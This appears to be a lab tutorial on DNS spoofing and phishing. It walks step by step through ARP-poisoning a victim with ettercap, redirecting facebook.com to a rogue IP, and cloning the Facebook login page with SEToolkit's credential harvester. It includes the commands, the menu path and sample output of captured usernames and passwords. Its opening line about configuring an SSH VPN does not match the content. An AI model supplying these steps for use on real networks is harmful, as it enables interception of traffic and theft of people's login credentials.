


PHISHING

This guide will help you to configure a point2point VPN, between 2 hosts, using SSH protocol.

DnsSpoofing

1. Configure ettercap DNS file
 - a. Edit etter.dns file with fake dns entries for the site that we want to spoof
 - **\$ sudo nano /etc/ettercap/etter.dns**
 - b. Insert custom DNS reply in form
 - **<<WEBSITE_URL>> <<TYPE_OF_DNS_RECORD>> <<ROGUE_IP_ADDRESS>>**



```
facebook.com      A      10.0.0.200
*.facebook.com    A      10.0.0.200
www.facebook.com  A      10.0.0.200
```


2. Perform attack
 - a. **\$ sudo ettercap -T -M arp:remote /alice_ip// /router_ip// -P dns_spoof**
 - b. Press **space** to enable/disable packets visualization
3. Check if it work
 - a. On victim host pint [facebook.com](https://www.facebook.com) and see if the ip is the rogue one

Phishing

In order to perform this attack we will use some tools:

- Social Engineering Tool Kit (SEToolkit): to clone the website
- Ettercap: for DNS spoofing

1. Install SET
 - a. `$ git clone https://github.com/trustedsec/social-engineer-toolkit/ set/`
 - b. `$ cd set`
 - c. `$ sudo python3 setup.py install`
2. Cloning facebook website
 - a. `$ sudo setoolkit`
 - b. inside interactive shell navigate to start site cloning
 1. 1 (Social-Engineering Attacks)
 2. 2 (Website Attack Vectors)
 3. 3 (Credential Harvester Attack Method)
 4. 2 (Site Cloner)
 - c. insert ip address of our host
 - d. insert url of site to clone
 - e. setoolkit will clone the website and start nginx server
3. Start **DNS Spoof** with ettercap (Follow previous guide)
4. On setoolkit shell wait until request are coming. We will see username and password of victim
5. On victim pc go on facebook and compile the fake login
 - a. `$ curl -X POST http://login.facebook.com/login.php -d "username=admin&password=admin123"`
 - b. Watch on setoolkit shell if data comes



```
Darth
POSSIBLE PASSWORD FIELD FOUND: password=admin123
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[+] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE PASSWORD FIELD FOUND: password=admin123123
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

GROUP 2 : 10.0.0.1 CA:01:A9:37:00:06
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
Activating dns_spoof plugin...

[0] 0:sudo* "darth" 20:18 28-Apr-20
```

Setoolkit by default uses python's http module to act as a web server. If you have problems with this or want to try another way of doing the attack you can use Apache (Nginx is not supported right now!).

Install apache

```
$ sudo apt install apache2
```

Set up setoolkit to use apache instead of the python http module. To do this, open the configuration file

```
$ sudo nano /etc/setoolkit/set.config
```

and change

- “**APACHE_SERVER**” to **ON**
- “**APACHE_DIRECTORY**” to “**/var/www/html**”